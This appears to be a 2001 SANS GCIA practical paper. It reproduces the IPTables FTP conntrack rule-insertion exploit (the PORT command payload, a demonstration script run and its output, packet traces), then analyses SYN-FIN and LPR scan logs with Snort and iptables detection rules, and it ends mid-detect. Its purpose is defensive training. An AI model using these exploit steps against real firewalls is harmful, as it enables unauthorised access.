Global Information Assurance Certification Paper

SANS GCIA Practical Assignment

Keven Murphy

Version 3.0

Assignment 1 – IPTables FTP Stateful Inspection Arbitrary Filter Rule Insertion Vulnerability

Introduction

This vulnerability allows an attacker to insert an IP address and port number into the IPTables RELATED ruleset table (IPTables, par. 2-3). This makes a ten second window for the attacker to gain access to an unauthorized port and IP address (Mattos, par. 16). The attacker does have to log into the FTP server for the exploit to work (par. 17). Currently this affects machines running LINUX kernel 2.4 to LINUX kernel 2.4.3 (IPTables, pars 1).

How It Works

Any site that is using a LINUX firewall, a DMZ with an FTP server should take note and LINUX kernels 2.4.2 or below. Most LINUX firewalls using IPTables and NAT for redirection to DMZ machines use the following to keep track of state connections:

> iptables –A FORWARD –m state –state ESTABLISHED, RELATED –j ACCEPT (Mattos, par. 8)

What this line setups up in IPTables is a table that is consulted when a packet is received, the sender's IP address is checked against the table to determine if this packet is part of an existing connection in progress. If so, then it accepts the packet and forwards it on the appropriate host or process. By executing a cat /proc/net/ip_conntrack, the list of current established and on going connections to, from, and through the firewall will be displayed (par. 13).

An attacker makes a FTP connection to the FTP server and sends a bunch of garbage to get an "invalid command". Then the attacker executes the following line:

> PORT 192,168,24,16,0,53
>
> 192,168,24,16 = is the IP address of the machine the attacker wishes inserted into the connection table.
> 0 = is the source port
> 53 = destination port
> (par. 14)

By doing the PORT command twice we ensure that we have successfully made our entry into the connection table, according to Mr. Cristiano Mattos's script.

Cristiano Lincoln Mattos who discovered this security hole and his write up is available at http://netfilter.filewatcher.org/security-fix/index.html. Mr. Mattos also was gracious enough to write a perl script that demonstrated the security hole. To test this out, I created a DMZ with a machine running a default install of RedHat 7.1 running IPTables version 1.2.1a. The DMZ FTP server was a HP 715 workstation running HP-UX 10.20.

Using another RedHat 7.1 machine I ran Mr. Mattos's nf-drill.pl script with the following arguments:

```
./nf-drill.pl --server 192.168.0.1 --host 192.168.2.5 \
--port 23 --verbose
```

The IP address to the DMZ was 192.168.0.1 and the attacking host was 192.168.2.5. The port that was required open 23 (telnet). The option –verbose ensured that the output of that attack would be shown. Below is that output of this attack.

```
nf-blast.pl -- Cristiano Lincoln Mattos <lincoln@cesar.org.br>, 2001
 Tempest Security Technologies

 - Connected to 192.168.0.1:21
 - RECV: 220 ftpsrv FTP server (Version 1.7.212.1 Thu May  9 21:10:27 GMT 1996) ready.
 - SEND: PORT 192,168,2,5,0,23
 - RECV: 500 You've GOT to be joking.
 - SEND: PORT 192,168,2,5,0,23
 - RECV: 500 You've GOT to be joking.
 * 192.168.0.1 should now be able to connect to 192.168.2.5 on port 23 ! (for the next 10 seconds)
 - Closing connection to 192.168.0.1:21.
```

As you can see the PORT command is sent twice to ensure that we have opened up our route.

The TCPDump trace below shows our three-way handshake with the FTP server and displays the FTP server banner. Please note that this traffic is being forwarded through the firewall to the DMZ FTP server.

```
20:03:47.074969 < hacker.32770 > internet.intertest.com.ftp: S [ECN-Echo,CWR] 2363879757:2363879757(0)
win 5840 <mss 1460,eol> (DF) (ttl 64, id 0)

                                E^@ ^@ < ^@^@  @^@  @^F .. e .... ^B^E
                                .... ^@^A ..^B ^@^U .... .. M ^@^@ ^@^@
                                .... ^V..  [ 8 ^@^@ ^B^D ^E.. ^@^@ ^H^J
                                ^@^A  W.. ^@^@ ^@^@ ^A^C ^C^@
20:03:47.074969 > internet.intertest.com.ftp > hacker.32770: S 3392001:3392001(0) ack 2363879758 win
32768 <mss 1460> (DF) (ttl 63, id 719)

                                E^@ ^@ , ^B..  @^@  ?^F .... .... ^@^A
                                .... ^B^E ^@^U ..^B ^@ 3 ..^A .... .. N
                                `^R ..^@ .. > ^@^@ ^B^D ^E..
20:03:47.074969 < hacker.32770 > internet.intertest.com.ftp: . 2363879758:2363879758(0) ack 3392002 win
5840 (DF) (ttl 64, id 0)

                                E^@ ^@ ( ^@^@  @^@  @^F .. y .... ^B^E
                                .... ^@^A ..^B ^@^U .... .. N ^@ 3 ..^B
                                P^P ^V..  U , ^@^@ ^B^D ^E.. ^@^@
20:03:47.144969 > internet.intertest.com.ftp > hacker.32770: P 3392002:3392081(79) ack 2363879758 win
```

```
32768 (DF) (ttl 63, id 728)

                        E^@ ^@ w ^B..  @^@  ?^F .. R .... ^@^A
                        .... ^B^E ^@^U ..^B ^@ 3 ..^B .... .. N
                        P^X ..^@ .. & ^@^@ 2 2 0  f t p s
                        r v  F T P  s e r v e r  ( V
                        e r s i o n  1 . 7 . 2 1 2 . 1
                         T h u  M a y  9  2 1 : 1
                        0 : 2 7  G M T  1 9 9 6 )  r
                        e a d y .^M ^J
```

Here is the beginning of the attack. First we send some garbage to the FTP server.

```
20:03:47.144969 < hacker.32770 > internet.intertest.com.ftp: . 2363879758:2363879758(0) ack 3392081 win
5840 (DF) (ttl 64, id 0)

                        E^@ ^@ ( ^@^@  @^@  @^F .. y .... ^B^E
                        .... ^@^A ..^B ^@^U .... .. N ^@ 3 .. Q
                        P^P ^V..  T.. ^@^@ ^B^D ^E.. ^@^@
```

Below is the core part of the attack here are the two PORT commands and the DMZ FTP server's response to them.

```
20:03:47.144969 < hacker.32770 > internet.intertest.com.ftp: P 2363879758:2363879782(24) ack 3392081
win 5840 (DF) (ttl 64, id 0)

                        E^@ ^@ @ ^@^@  @^@  @^F .. a .... ^B^E
                        .... ^@^A ..^B ^@^U .... .. N ^@ 3 .. Q
                        P^X ^V.. .. P ^@^@  P O  R T  1 9 2
                        , 1  6 8  , 1 , 5  0 ,  0 ,  2 3 ^M^J
20:03:47.144969 > internet.intertest.com.ftp > hacker.32770: P 3392081:3392111(30) ack 2363879782 win
32768 (DF) (ttl 63, id 729)

                        E^@ ^@ F ^B..  @^@  ?^F .... .... ^@^A
                        .... ^B^E ^@^U ..^B ^@ 3 .. Q .... .. f
                        P^X ..^@  r^P ^@^@  5 0  0  Y o  u '
                        v e  G  O T  t  o  b  e  j  o k
                        i n  g . ^M^J
20:03:47.154969 < hacker.32770 > internet.intertest.com.ftp: P 2363879782:2363879806(24) ack 3392111
win 5840 (DF) (ttl 64, id 0)

                        E^@ ^@ @ ^@^@  @^@  @^F .. a .... ^B^E
                        .... ^@^A ..^B ^@^U .... .. f ^@ 3 .. o
                        P^X ^V.. ..^Z ^@^@  P O  R T  1 9 2
                        , 1  6 8  , 1  , 5  0 ,  0 ,  2 3 ^M^J
20:03:47.154969 > internet.intertest.com.ftp > hacker.32770: P 3392111:3392141(30) ack 2363879806 win
```

```
32768 (DF) (ttl 63, id 730)

                        E^@ ^@ F ^B..  @^@  ?^F .... .... ^@^A
                        .... ^B^E ^@^U ..^B ^@ 3 .. o .... .. ~
                        P^X ..^@  q.. ^@^@  5 0  0   Y o  u '
                        v e   G  O T   t  o   b  e   j  o k
                        i n  g . ^M^J
20:03:47.174969 < hacker.32770 > internet.intertest.com.ftp: F 2363879806:2363879806(0) ack 3392141 win
5840 (DF) (ttl 64, id 0)

                        E^@ ^@ ( ^@^@  @^@  @^F .. y .... ^B^E
                        .... ^@^A ..^B ^@^U .... .. ~ ^@ 3 ....
                        P^Q ^V..  T p ^@^@  P  O  R  T   1
```

As you can see the response from the FTP server is "You've got to be joking." This is the anti-bounce protection that HP-UX has defaulted on their FTP server daemon. Notice in the next text output box that the anti-bounce protection has no bearing on this exploit.

Once the script is done running, I issued a cat /proc/net/ip_conntrack on the firewall. This show my initial connection to the DMZ FTP server and the connection I opened up with the PORT command.

```
[root@network net]# cat ip_conntrack
tcp      6 3 CLOSE src=192.168.2.5 dst=192.168.0.1 sport=32772 dport=21 src=192.168.1.50 dst=192.168.2.5
sport=21 dport=32772 [ASSURED] use=1
EXPECTING: proto=6 src=192.168.1.50 dst=192.168.2.5 sport=0 dport=23
[root@network net]# cat ip_conntrack
tcp      6 1 CLOSE src=192.168.2.5 dst=192.168.0.1 sport=32772 dport=21 src=192.168.1.50 dst=192.168.2.5
sport=21 dport=32772 [ASSURED] use=1
EXPECTING: proto=6 src=192.168.1.50 dst=192.168.2.5 sport=0 dport=23
[root@network net]# cat ip_conntrack
tcp      6 0 CLOSE src=192.168.2.5 dst=192.168.0.1 sport=32772 dport=21 src=192.168.1.50 dst=192.168.2.5
sport=21 dport=32772 [ASSURED] use=1
EXPECTING: proto=6 src=192.168.1.50 dst=192.168.2.5 sport=0 dport=23
[root@network net]# cat ip_conntrack
[root@network net]#
```

The first TCP line shows my initial FTP connection. Next is the connection I created with the PORT command. Notice that the dst=192.168.2.5 is the same IP I gave nf-drill.pl script for the argument –host. Also, notice that the dport=23 is the same port I gave the script for the –port argument.

To give you an idea of just how long this connection remains open, I typed in cat ip_conntrack three times before both entries disappeared. That is enough time to do a lot of things.

It should be noted that the attacker does not have to have a valid username and password for the exploit to work (Mattos, par. 18). The IP_CT_ESTABLISHED and IP_CT_IS_REPLY do not

check for this (par. 18). This is why garbage is sent to the FTP server. Once the FTP server replies back with an "invalid command", the PORT command can be sent.

Lastly, according to Mr. Cristiano, the use of NAT does not keep this attack from happening (par. 22).

Doors Wide Open

So what can be done with this? One of the things I thought an attacker could use this from the inside. The attacker could create a hole in the firewall to send something out or bring something in. Another possibility is that the attacker could use this to attack another DMZ machine or the firewall itself with a buffer overflow or another attack method.

Possible Solutions To The Vulnerability

There are a couple of different solutions to this:

- Depending on your LINUX "flavor", RedHat and Mandrake have release patches to their kernels (IPTables, 6). RedHat's patches are for the LINUX kernel 2.4.2 and Mandrake's are for kernel 2.4.3. That should be all you need to secure your machine. Both of these distributions patches do require you to recompile your kernel. You may be better off using a newer kernel version.
- If you have compiled your own kernel 2.4.2 or have another distribution not listed above, the Netfilter Project team has released a kernel patch. This will involve recompiling your kernel. It is recommend that you make a backup of your current kernel src directory and your current kernel in case something goes wrong.
- The quick fix is to change your firewall script. Comment out the lines the send the FTP traffic to your DMZ FTP server. These lines usually look something like:

  ```
  iptables –t nat –A PREROUTING –p TCP –deport 20 –I eth0 –j DNAT \
  –to-destination 192.168.1.50:20
  iptables –t nat –A PREROUTING –p TCP –deport 21 –I eth0 –j DNAT \
  –to-destination 192.168.1.50:21
  ```

- I have found that the newest kernel 2.4.9 patches this hole, also. All I did was compile the kernel version 2.4.9 on a default install of RedHat 7.1. No other patches or changes had to be made.

References

Andreasson, Oskar. iptables Tutorial 1.0.7. Boingworld organisation. 27 Aug. 2001 <http://people.unix-fu.org/andreasson/index.html>.

Mattos, Cristiano Lincoln. Netfilter Security Announcement. 29 Aug. 2001 <http://netfilter.filewatcher.org/security-fix/index.html>.

RHSA-2001:084-03. RedHat, Inc.. 30 Aug. 2001 <http://www.redhat.com/mailing-lists/redhat-watch-list/msg00224.html>.

RHSA-2001-052. RedHat, Inc.. 30 Aug. 2001 <http://www.redhat.com/support/errata/RHSA-2001-052.html>.

Russell, Rusty. "Linux 2.4 NAT HOWTO." Rusty's Remarkably Unreliable Guides. Netfilter Project. 27 Aug. 2001 <http://netfilter.filewatcher.org/unreliable-guides/NAT-HOWTO.txt>.

Russell, Rusty. "Linux 2.4 Packet Filtering HOWTO." Rusty's Remarkably Unreliable Guides. Netfilter Project. 27 Aug. 2001 <http://netfilter.filewatcher.org/unreliable-guides/packet-filtering-HOWTO.txt>.

Russell, Rusty. "Netfilter Hacking HOWTO." Rusty's Remarkably Unreliable Guides. Netfilter Project. 27 Aug. 2001 <http://netfilter.filewatcher.org/unreliable-guides/netfilter-hacking-HOWTO.txt>.

IPTables FTP Stateful Inspection Arbitrary Filter Rule Insertion Vulnerability. SecurityFocus. 23 Aug. 2001 <http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D2602>.

Assignment 2 – Network Detects

Detect 1 – SYN-FIN Scan

Jul 30 07:40:45 202.30.210.7:21 -> a.b.c.14:21 SYNFIN ******SF
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.27:21 SYNFIN ******SF
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.44:21 SYNFIN ******SF
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.46:21 SYNFIN ******SF
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.59:21 SYNFIN ******SF
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.62:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:2064 -> a.b.c.62:21 SYN ******S*
Jul 30 07:40:46 202.30.210.7:21 -> a.b.c.76:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:21 -> a.b.c.142:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:21 -> a.b.c.182:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:21 -> a.b.c.194:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:21 -> a.b.c.199:21 SYNFIN ******SF
Jul 30 07:40:47 202.30.210.7:21 -> a.b.c.212:21 SYNFIN ******SF
Jul 30 07:40:48 202.30.210.7:21 -> a.b.c.237:21 SYNFIN ******SF
Jul 30 07:40:48 202.30.210.7:21 -> a.b.d.48:21 SYNFIN ******SF
Jul 30 07:40:48 202.30.210.7:21 -> a.b.d.52:21 SYNFIN ******SF
Jul 30 07:40:50 202.30.210.7:21 -> a.b.d.221:21 SYNFIN ******SF
Jul 30 07:40:50 202.30.210.7:21 -> a.b.d.250:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.12:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.13:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.14:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.16:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.18:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.20:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.41:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.48:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.56:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.69:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.70:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.79:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.80:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.101:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.105:21 SYNFIN ******SF
Jul 30 07:40:52 202.30.210.7:21 -> a.b.e.125:21 SYNFIN ******SF
Jul 30 07:40:52 202.30.210.7:21 -> a.b.e.126:21 SYNFIN ******SF
Jul 30 07:40:52 202.30.210.7:21 -> a.b.e.160:21 SYNFIN ******SF
Jul 30 07:40:52 202.30.210.7:21 -> a.b.e.175:21 SYNFIN ******SF
Jul 30 07:40:52 202.30.210.7:21 -> a.b.e.184:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.e.217:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.e.232:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.e.233:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.e.238:21 SYNFIN ******SF

Jul 30 07:40:53 202.30.210.7:21 -> a.b.e.241:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.6:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.14:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.31:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.32:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.34:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.39:21 SYNFIN ******SF
Jul 30 07:40:53 202.30.210.7:21 -> a.b.f.41:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.54:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.73:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.85:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.87:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.89:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.90:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.91:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.133:21 SYNFIN ******SF
Jul 30 07:40:54 202.30.210.7:21 -> a.b.f.145:21 SYNFIN ******SF
Jul 30 07:40:55 202.30.210.7:21 -> a.b.f.160:21 SYNFIN ******SF
Jul 30 07:40:55 202.30.210.7:21 -> a.b.f.164:21 SYNFIN ******SF
Jul 30 07:40:55 202.30.210.7:21 -> a.b.f.176:21 SYNFIN ******SF
Jul 30 07:42:12 hostda in.ftpd[1120]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1121]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1122]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1123]: refused connect from 202.30.210.7
Jul 30 07:40:47 hosth inetd[3183]: refused connection from 202.30.210.7, service ftpd (tcp)
Jul 30 07:42:12 hostda in.ftpd[1120]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1121]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1122]: refused connect from 202.30.210.7
Jul 30 07:42:12 hostda in.ftpd[1123]: refused connect from 202.30.210.7

From the Dotster.com Whois database:

7.210.30.207.in-addr.arpa name = 210-7.phoenixat.net.

Registrant:
Phoenix Applied Technology, inc.
22 Broadway
Kissimmee, fl 34741
US

Registrar: Dotster (http://www.dotster.com)
Domain Name: PHOENIXAT.NET
Created on: 25-JUN-96
Expires on: 23-JUN-02
Last Updated on: 08-JUN-01

Administrative and Technical Contact:
, domreg@phoenixat.com

Phoenix Applied Technology, inc.
22 Broadway
Kissimmee, fl 34741
US
407-943-7500

Source Of Trace

This trace was obtained at http://www.incidents.org/archives/intrusions/msg01220.html and was posted by Laurie Zirkle on Tuesday, 31 Jul 2001.

Detect Was Generated By

Snort and tcpwrappers

Snort Portscan Preprocessor Logs Format
Jul 30 07:40:45 202.30.210.7:21 -> a.b.c.14:21 SYNFIN ******SF

Time and Date: Jul 30 07:40:45
Source IP Address: Port : 202.30.210.7:21
->: This shows which direction traffic is going
Destination IP Address:Port : a.b.c.14:21
Attack/Exploit: SYNFIN ******SF

TCPwrappers Logs Format
Jul 30 07:42:12 hostda in.ftpd[1120]: refused connect from 202.30.210.7

Time and Date: Jul 30 07:42:12
Hostname: hostda
TCP/UDP Service: in.ftpd
Proccess ID: [1120]
TCPwrappers message: refused connect from
Source IP: 202.30.210.7

An example Snort rule that would have detected the SYN-FIN scans taken from Snort version 1.8.1:

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN SYN FIN";flags:SF; reference:arachnids,198; classtype:attempted-recon; sid:624; rev:1;)

This one comes from Whitehats arachNIDS database at http://whitehats.com/ids/vision18.rules.gz:

alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS198/scan_SYN FIN Scan"; flags: SF; classtype: info-attempt; reference: arachnids,198;)

Probability The Source Address Was Spoofed

It is very unlikely that the source address was spoofed. The attacker needs the reply to come back to see if the port is open.

Description Of Attack

The attacker used an automated SYN-FIN scan to scan several hosts on this network. The SYN-FIN scan is a classical method of bypassing perimeter devices; avoid detection and logging of their scan. However, for most modern IDS systems this type of scan is hardly ignored. Most likely this scan originated from a script kiddy. In this peculiar case, the attacker was looking for an ftp server probably to do an exploit of some kind.

Attack Mechanism

```
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.18:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.20:21 SYNFIN ******SF
Jul 30 07:40:51 202.30.210.7:21 -> a.b.e.41:21 SYNFIN ******SF
```

The above text box shows a SYN-FIN scan of the network. The attacker is using SYN-FINs to bypass filtering devices and IDS sensors (Northcutt and Novak, 226). According to Northcutt and Novak, FINS may be allowed to pass through filtering devices, even though SYN packets may not be allowed to pass through (226). Jackal, a scanning tool, uses SYN-FIN scans as it's trademark. However, today, the most widely used scanning tool is Nmap. Today most IDS sensors can detect SYN-FIN scans.

In the last part of the trace there are several lines that show the in.ftpd service has refused connection from that attacking machine. It looks like in this case TCPWrappers has helped block this connection. The attacker did try to connect to one of the FTP servers they found. There is a correlation with the lines:

```
Jul 30 07:40:47 202.30.210.7:2064 -> a.b.c.62:21 SYN ******S*
Jul 30 07:40:47 hosth inetd[3183]: refused connection from 202.30.210.7, service ftpd (tcp)
```

Most likely the tool they used tries to connect to the FTP service when it finds it. Then it gets the banners from the FTP site and tries some exploits. This would explain the eight other messages on "refused connect from".

There are many FTP vulnerabilities. Given the data, one cannot know which OS and FTP daemon was used on the systems. If the FTP exploits works, the attacker can execute arbitrary commands as root (Wu-Ftpd, pas. 1). These types of exploit effects servers running WU-FTP 2.6.0. In this case, the WU-FTP 2.6.0 exploit is much like a buffer overflow. The attacker executes an SITE EXEC with the attacker wants to be done and a lot of padding. The user input will be going directly into a *printf function for a formatted string (par. 1). Thus it is possible to overwrite data on the stack (par. 1). One of the things that could be overwritten is the return address (par. 1). If this happened, the function could jump into the shellcode pointed to by the "buffer overflow" (par. 1).

Other attacks could include downloading /etc/password and /etc/shadow. Or uploading a .rhosts file with attackers machine IP.

Correlations

Mr. Wayne Rooney's firewall was also hit with a DNS connect or scan from 202.30.210.7 (Rooney, 1). On his web page he lists:

2001/07/08 202.30.210.7 53 DNS

It is not the same type of attack, but it does show that this IP address was actively looking for other targets.

Also on Aug. 12, 2001 there was another probe by the same IP address to the same network the attacker scanned before. The website the following information came from is: http://www.incidents.org/archives/intrusions/msg01425.html.

There are numerous advisories on this particular exploit. I have list a few of them below for reference:
CVE: CAN-2000-0574, CAN-2000-0573, CAN-2000-0917
Bugtraq: 1387, 1711
advICE: 2001322

```
Aug 12 23:40:21 hostko /kernel: Connection attempt to TCP z.y.w.21:21 from 202.30.210.7:21
Aug 12 23:40:48 hostca in.ftpd[5013]: refused connect from 202.30.210.7
Aug 12 23:40:48 hostca in.ftpd[5014]: refused connect from 202.30.210.7
Aug 12 23:40:48 hostca in.ftpd[5015]: refused connect from 202.30.210.7
Aug 12 23:40:48 hostca in.ftpd[5016]: refused connect from 202.30.210.7
Aug 12 23:41:31 hostmau Connection attempt to TCP z.y.w.12:21 from 202.30.210.7:21
Aug 12 23:41:31 hostmau snort: SCAN synscan portscan: 202.30.210.7:21 -> z.y.w.12:21
Aug 12 23:43:46 hostj snort: SCAN SYN FIN [Classification: Attempted Information Leak  Priority: 3]:
202.30.210.7:21 -> z.y.x.66:21
Aug 12 23:43:43 hostm snort: SCAN SYN FIN [Classification: Attempted Information Leak  Priority: 3]:
202.30.210.7:21 -> z.y.x.98:21
```

Basically this is the same attack the attacker did on July 30, 2001 (Zirkle, 1).

Evidence Of Active Targeting

There is plenty of evidence of the intent of the individual here. The attacker used stealth scanning of a network for a specific port that has many security problems and trying to connect to the FTP server.

Severity

(Criticality+Lethality)-(System Countermeasures+Network Countermeasures) = Severity

(5+4)-(3+2)=4

Criticality: The scan does not list whether the system is a server or a workstation. So it is hard to say how critical the system is. It probably is best to assume the worst in this case. 5
Lethality: Most of the log shows reconnaissance being done by the attacker. The last part of the log could be the attack was trying to figure out which FTP daemon was running or trying to exploit the FTP service. Either way there is not enough information given to figure this out. 3
System Countermeasures: This system looks like it is either running TCPWrappers or xinetd, which seemed to have stopped the attack. However the patch level for the system and the FTP service is not known. Because of that, the score for System Countermeasures will drop from 4 to 3. 3
Network Countermeasures: It was running Snort for the IDS. 2

Defensive Recommendation

The victim should either block or reduce the amount of these stealth scans that they let through at either the firewall or in their routers. An example of rules that could be added to IPTables to slowdown stealth scans:

iptables -I INPUT -m psd -m limit --limit 5/minute -j LOG --log-prefix '#### Port Scan ####'
iptables -I INPUT -p icmp --icmp-type echo-request -m limit --limit 5/minute -j LOG --log-prefix '#### Ping Scan ####'
iptables -I INPUT -p tcp --tcp-flags SYN,ACK,FIN,RST RST -m limit --limit 5/m -j LOG --log-level info --log-prefix '#### Stealth Scan ####'
iptables -I INPUT -p tcp --tcp-flags ALL FIN,URG,PSH -m limit --limit 5/m -j LOG --log-level info --log-prefix '#### XMAS Scan ####'
iptables -I INPUT -p tcp --tcp-flags SYN,RST SYN,RST -m limit --limit 5/m -j LOG --log-level info --log-prefix '#### SYN/RST Scan ####'
iptables -I INPUT -p tcp --tcp-flags SYN,FIN SYN,FIN -m limit --limit 5/m -j LOG --log-level info --log-prefix '#### SYN/FIN Scan ####'

Plus if the victim is running WU-FTP server version 2.6.0, it is recommend that they upgrade to a new version or seek out another FTP daemon such as Pro-FTP which has less security vulnerabilities.

Multiple Choice Test Question

Jul 30 07:40:53 x.x.x.x:21 -> a.b.e.217:21 SYNFIN ******SF
Jul 30 07:40:53 x.x.x.x:21 -> a.b.e.232:21 SYNFIN ******SF
Jul 30 07:40:53 x.x.x.x:21 -> a.b.e.233:21 SYNFIN ******SF
Jul 30 07:40:54 x.x.x.x:21 -> a.b.f.73:21 SYNFIN ******SF
Jul 30 07:40:54 x.x.x.x:21 -> a.b.f.85:21 SYNFIN ******SF
Jul 30 07:40:54 x.x.x.x:21 -> a.b.f.87:21 SYNFIN ******SF

Which of the following is most likely shown in the above trace?

a) An automated stealth scan looking for open FTP servers
b) An automated XMAS scan looking for open FTP servers
c) A SYN-FIN flood designed to DOS the FTP service
d) A SYN scan looking for open FTP servers

Answer: A

Detect 2 – LPR Exploit

Jul 1 23:22:06 211.250.158.2:3942 -> a.b.c.101:515 SYN ******S*
Jul 1 23:22:06 211.250.158.2:4078 -> a.b.c.237:515 SYN ******S*
Jul 1 23:22:09 211.250.158.2:3902 -> a.b.c.62:515 SYN ******S*
Jul 1 23:22:09 211.250.158.2:3944 -> a.b.c.103:515 SYN ******S*
Jul 1 23:22:09 211.250.158.2:4148 -> a.b.d.52:515 SYN ******S*
Jul 1 23:22:10 211.250.158.2:1092 -> a.b.e.238:515 SYN ******S*

Jul 1 23:22:10 211.250.158.2:1189 -> a.b.f.79:515 SYN ******S*
Jul 1 23:22:10 211.250.158.2:1265 -> a.b.f.154:515 SYN ******S*
Jul 1 23:22:10 211.250.158.2:1275 -> a.b.f.164:515 SYN ******S*
Jul 1 23:22:10 211.250.158.2:1303 -> a.b.f.192:515 SYN ******S*
Jul 1 23:22:10 211.250.158.2:4806 -> a.b.d.233:515 SYN ******S*
Jul 1 23:22:10 211.250.158.2:4823 -> a.b.d.250:515 SYN ******S*
Jul 1 23:22:10 211.250.158.2:4824 -> a.b.d.251:515 SYN ******S*
Jul 1 23:22:10 211.250.158.2:4916 -> a.b.e.88:515 SYN ******S*
Jul 1 23:22:11 211.250.158.2:1083 -> a.b.e.229:515 SYN ******S*
Jul 1 23:22:11 211.250.158.2:1256 -> a.b.f.145:515 SYN ******S*
Jul 1 23:22:11 211.250.158.2:1301 -> a.b.f.190:515 SYN ******S*
Jul 1 23:22:11 211.250.158.2:4777 -> a.b.d.204:515 SYN ******S*
Jul 1 23:22:11 211.250.158.2:4788 -> a.b.d.215:515 SYN ******S*
Jul 1 23:22:11 211.250.158.2:4791 -> a.b.d.218:515 SYN ******S*
Jul 1 23:22:11 211.250.158.2:4794 -> a.b.d.221:515 SYN ******S*
Jul 1 23:22:11 211.250.158.2:4821 -> a.b.d.248:515 SYN ******S*
Jul 1 23:22:13 211.250.158.2:1030 -> a.b.e.176:515 SYN ******S*
Jul 1 23:22:13 211.250.158.2:1092 -> a.b.e.238:515 SYN ******S*
Jul 1 23:22:13 211.250.158.2:4853 -> a.b.e.25:515 SYN ******S*
Jul 1 23:22:13 211.250.158.2:4876 -> a.b.e.48:515 SYN ******S*
Jul 1 23:22:13 211.250.158.2:4886 -> a.b.e.58:515 SYN ******S*
Jul 1 23:22:13 211.250.158.2:4896 -> a.b.e.68:515 SYN ******S*
Jul 1 23:22:13 211.250.158.2:4907 -> a.b.e.79:515 SYN ******S*
Jul 1 23:22:13 211.250.158.2:4925 -> a.b.e.97:515 SYN ******S*
Jul 1 23:22:13 211.250.158.2:4934 -> a.b.e.106:515 SYN ******S*
Jul 1 23:22:14 211.250.158.2:1033 -> a.b.e.179:515 SYN ******S*
Jul 1 23:22:14 211.250.158.2:1038 -> a.b.e.184:515 SYN ******S*
Jul 1 23:22:14 211.250.158.2:1049 -> a.b.e.195:515 SYN ******S*
Jul 1 23:26:44 211.250.158.2:4705 -> a.b.c.62:515 SYN ******S*
Jul 1 23:26:45 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:4716
Jul 1 23:26:45 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:4874
Jul 1 23:26:45 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:4705 -> a.b.c.62:515
Jul 1 23:26:46 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:1062
Jul 1 23:26:46 hosth /kernel: Connection attempt to TCP a.b.c.62:3879 from 211.250.158.2:1216
Jul 1 23:26:46 hosth snort: EXPLOIT x86 NOOP: 211.250.158.2:4813 -> a.b.c.62:515
